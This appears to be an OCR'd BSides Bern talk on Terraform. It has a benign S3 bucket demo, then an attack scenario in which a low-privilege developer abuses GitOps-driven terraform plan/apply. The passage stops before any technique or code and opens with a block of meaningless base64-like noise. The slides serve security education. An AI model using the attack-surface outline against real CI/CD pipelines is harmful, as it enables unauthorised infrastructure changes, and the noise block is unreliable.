/hQ446wxVg4EaAEYgcQghPQjQ0q/ppJqtcrGjfmadytjrsR6k2cSQhAaY9D
9cBq0tuPDGAK3eFEYEIiIerOFEJJmWxEHEhngrH5B4YIgMyZKpR2WWTvBD4
itNcb9w1kQozvdaVHYAYSxSlQUdv++bqhRhFndC+mvIaUkjmPK1Qq1cplyKS
tkVICyotNDWwtZqpUYUxu4eokNOiy9ZQEd+vYUQhFZQ7c3CMCTVBv+
cZzFfnEIQ602xkAchwRS0mynznJKAhmQpm2iUBJGkkazRRRFBKGk2W
bS+9sil6mW8sNdsaLVqm4iMX7+r91W4vNeQk/zu4J84rS7dmCIKBSg
mtvnGeTBeVRgikDJEiyNZeEKA0KCVotTVJopCyGx4JQKIRaAQKMIH
WmaUK1UEWwkiiLCMLTvx/IIxl0zSRJUqnJhFIZmo4lSDecZQnp6
bH7a7TZJkpKmKc1mi/33fx+nnnoyQqhNoNHm1tNIHzcJhDFUKj
C4jjKFKa/f5BGo24XPwyp1XpotxICEYCRjI2NWassJcZoENBs
qlQrlapVwpEwQBkyZNolyuEEUxpVKJOI6IwpA4iiiXy8SliH
IyM0Go565Um9PcPMNjbT19/H5MnTWZgcID+SYNMnTGVyZMH
jvXr1zIxPkG9UUcApXKZcrlCtVKmb6CPwYFB+np76RuoUa
```

Doesn’t scale

Manual process

Easy to make a mistake

Isn’t repeatable

Difficult to document

$ What is Infrastructure as Code?

- The managing and provisioning of infrastructure through code
- Automates provisioning and resource updates
- Can be declarative (describe what) or imperative (define how)

hcl Copy code

```
provider "aws" {
  region = "us-west-2"
}

resource "aws_instance" "example" {
  ami           = "ami-0c55b159cbfafe1f0"
  instance_type = "t2.micro"
}
```

$ Why do we care about IaC?

- Consistency Across Environments (dev, stage, prod)
- Automated Provisioning across single or multiple environments
- Improved Collaboration (dev teams can make infra)
- Faster Deployments
- Scalability and Flexibility
- Version Control
- CI/CD
- Enhanced Security and Compliance (SAST, IaC scanning, etc)

CloudFormation

AWS-native IaC tool for automating resource provisioning using JSON or YAML templates.

Terraform

Open-source, multi-cloud IaC tool that uses HCL to manage infrastructure.

Chef

Configuration management tool automating infrastructure through code to manage complex environments.

Pulumi

IaC tool that allows infrastructure deployment using modern programming languages.

Many more...

Diverse IaC platforms exist to automate cloud infrastructure using code, catering to different ecosystems and languages.

CloudFormation

AWS-native IaC tool for automating resource provisioning using JSON or YAML templates.

Terraform

Open-source, multi-cloud IaC tool that uses HCL to manage infrastructure.

Chef

Configuration management tool automating infrastructure through code to manage complex environments.

Pulumi

IaC tool that allows infrastructure deployment using modern programming languages.

Many more...

Diverse IaC platforms exist to automate cloud infrastructure using code, catering to different ecosystems and languages.

$ IaC with Terraform


- Declarative Language (Hashicorp Configuration Language)
- Cloud-Agnostic & Multi-Cloud Support
- Extensive Ecosystem of Providers and Modules
- Version Control Friendly
- Policy as Code

$ Terraform: providers

- Terraform plugins downloaded during terraform init command
- Written in GoLang
- Provides both Resources and Data Sources
- Knows how to manage (create, update,etc) the resources on the target infrastructure via APIs
- Can be referenced via namespace/provider, eg hashicorp/aws

$ Terraform: plan

1. **Prepares an execution plan**
    a. Compares current state to the desired state in configuration.
2. **Shows proposed changes**
    a. Displays resources to be added, removed, or modified.
3. **Detects drift between state and configuration**
    a. Identifies differences between actual infrastructure and Terraform's state.
4. **No changes made**
    a. Running terraform plan is safe — it doesn't alter any infrastructure but provides a preview of what will happen when terraform apply is run.



$ Terraform: apply

1. **Applies the execution plan**
    a. Executes the changes outlined by the plan.
2. **Creates, updates, or deletes resources**
    a. Modifies infrastructure to match the desired configuration.
3. **Stores updated state**
    a. Saves the new state of the infrastructure in the state file.
4. **Confirmation before proceeding**
    a. Requires approval before changes, but can be skipped with `-auto-approve`.

$ Terraform usage

1. Define infra in the Hashicorp Configuration Language (HCL) format
2. Initialize terraform
3. Plan deployment
4. Apply (depoy) planned deployment

   … sometime later …

5. Destroy resources

main.tf

```
provider "aws" {
 region = "eu-central-1"
}


resource "aws_s3_bucket" "bsidesbern" {
 bucket = "bsides-bern-bucket"
 acl    = "private"
}
```

Welcome | main.tf 1

terraform-demo > main.tf > provider "aws" > region


```
1  provider "aws" {
2    region = "eu-central-1"
3  }
4
5  resource "aws_s3_bucket" "bsidesbern" {
6    bucket = "bsides-bern-s3"
7    acl    = "private"
8  }
9
```

PROBLEMS 1 | OUTPUT | DEBUG CONSOLE | TERMINAL | PORTS


```
~/work/bsidesbern/terraform-demo
❯ terraform init

Initializing the backend...

Initializing provider plugins...
- Reusing previous version of hashicorp/aws from the dependency lock file
- Using previously-installed hashicorp/aws v5.69.0

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.

If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.

~/work/bsidesbern/terraform-demo
❯
```

```
~/work/bsidesbern/terraform-demo
❯ terraform plan

Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the
following symbols:
  + create

Terraform will perform the following actions:

  # aws_s3_bucket.bsidesbern will be created
  + resource "aws_s3_bucket" "bsidesbern" {
      + acceleration_status         = (known after apply)
      + acl                         = "private"
      + arn                         = (known after apply)
      + bucket                      = "bsides-bern-s3"
      + bucket_domain_name          = (known after apply)
      + bucket_prefix               = (known after apply)
      + bucket_regional_domain_name = (known after apply)
      + force_destroy               = false
      + hosted_zone_id              = (known after apply)
      + id                          = (known after apply)
      + object_lock_enabled         = (known after apply)
      + policy                      = (known after apply)
      + region                      = (known after apply)
      + request_payer               = (known after apply)
      + tags_all                    = (known after apply)
      + website_domain              = (known after apply)
      + website_endpoint            = (known after apply)
    }

Plan: 1 to add, 0 to change, 0 to destroy.
```

```
~/work/bsidesbern/terraform-demo
❯ terraform apply

Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the
following symbols:
  + create

Terraform will perform the following actions:

  # aws_s3_bucket.bsidesbern will be created
  + resource "aws_s3_bucket" "bsidesbern" {
      + acceleration_status         = (known after apply)
      + acl                         = "private"
      + arn                         = (known after apply)
      + bucket                      = "bsides-bern-s3"
      + bucket_domain_name          = (known after apply)
      + bucket_prefix               = (known after apply)
      + bucket_regional_domain_name = (known after apply)
      + force_destroy               = false
      + hosted_zone_id              = (known after apply)
      + id                          = (known after apply)
      + object_lock_enabled         = (known after apply)
      + policy                      = (known after apply)
      + region                      = (known after apply)
      + request_payer               = (known after apply)
      + tags_all                    = (known after apply)
      + website_domain              = (known after apply)
      + website_endpoint            = (known after apply)
    }

Plan: 1 to add, 0 to change, 0 to destroy.

Do you want to perform these actions?
  Terraform will perform the actions described above.
  Only 'yes' will be accepted to approve.

  Enter a value: yes

aws_s3_bucket.bsidesbern: Creating...
aws_s3_bucket.bsidesbern: Creation complete after 1s [id=bsides-bern-s3]

Apply complete! Resources: 1 added, 0 changed, 0 destroyed.
```


aws
Services
Search
[Option+S]
Amazon S3
Buckets
Access Grants
Access Points
Object Lambda Access Points
Multi-Region Access Points
Batch Operations
IAM Access Analyzer for S3
Block Public Access settings for this account
Storage Lens
Dashboards
Storage Lens groups
AWS Organizations settings
Amazon S3 > Buckets > bsides-bern-s3
bsides-bern-s3 Info
Objects
Properties
Permissions
Metrics
Management
Access Points
Objects (0) Info
Copy S3 URI
Copy URL
Download
Open
Delete
Objects are the fundamental entities stored in Amazon S3. You can use Amazon S3 inventory to get a list of all objects in your bucket. For others to access your objects, you'll need to explicitly gran
Find objects by prefix
Name
Type
Last modified
Size
No objects
You don't have any objects in this bucket.
Upload

```
~/work/bsidesbern/terraform-demo
❯ terraform destroy
aws_s3_bucket.bsidesbern: Refreshing state... [id=bsides-bern-s3]

Terraform used the selected providers to generate the following execution plan. Resource actions are
indicated with the following symbols:
 - destroy

Terraform will perform the following actions:

 # aws_s3_bucket.bsidesbern will be destroyed
 - resource "aws_s3_bucket" "bsidesbern" {
  …

Do you really want to destroy all resources?
 Terraform will destroy all your managed infrastructure, as shown above.
 There is no undo. Only 'yes' will be accepted to confirm.

 Enter a value: yes

aws_s3_bucket.bsidesbern: Destroying... [id=bsides-bern-s3]
aws_s3_bucket.bsidesbern: Destruction complete after 1s

Destroy complete! Resources: 1 destroyed.
```


Terraform
User
Terraform
Configuration Files
DigitalOcean
aws
Cloud
resources
Terraform
state
On-prem
resources

$ Terraform challenges


- State management
- Collaboration & Workflow Management
- Security and Secrets Management
- Approval and Policy Enforcement
- …


What about using GitOps and CI/CD to handle terraform management?

Many commercial and

open-source products exist

that do this


Dev
Creates a PR in GIT with infra changes
2.
Comments on PR with terraform plan
1.
Triggers webhook to TFA platform
HashiCorp Cloud Platform
4.
Terraform apply
aws
apply
SRE
3.
When plan looks good SRE comments on PR to approve



Dev
Creates a PR in GIT with infra changes
Attack GIT provider
2.
Comments on PR wit terraform plan
Attack terraform plan command
Attack TFA platform directly
Attack CI/CD job logic
1.
Triggers webhook to TFA platf
Attack webhooks
HashiCorp Cloud Platform
4.
Terraform apply
Attack SRE account
SRE
Attack CI/CD job logic
3.
When plan looks good SRE comments on PR to approve
aws

$ Attack scenario

- Threat actor: developer / contractor / other low priv non SRE employee
- What we want:
  - Apply infra without user interaction / cred theft
- What we control:
  - Terraform files
- What happens:
  - When we PR:
    - Terraform plan is invoked automatically
  - When SRE manually approves
    - Terraform apply is invoked

$ Attack scenario

- Threat actor: developer / contractor / other low priv non SRE employee
- What we want:
  - Apply infra without user interaction / cred theft
- What we control:
  - Terraform files
- What happens:
  - When we PR:
    - Terraform plan is invoked automatically
  - When SRE manually approves
    - Terraform apply is invoked



Behind the scenes of

terraform plan

When we run the terraform plan command, it carries out three main actions:

1. Retrieve the current state of any existing remote resources

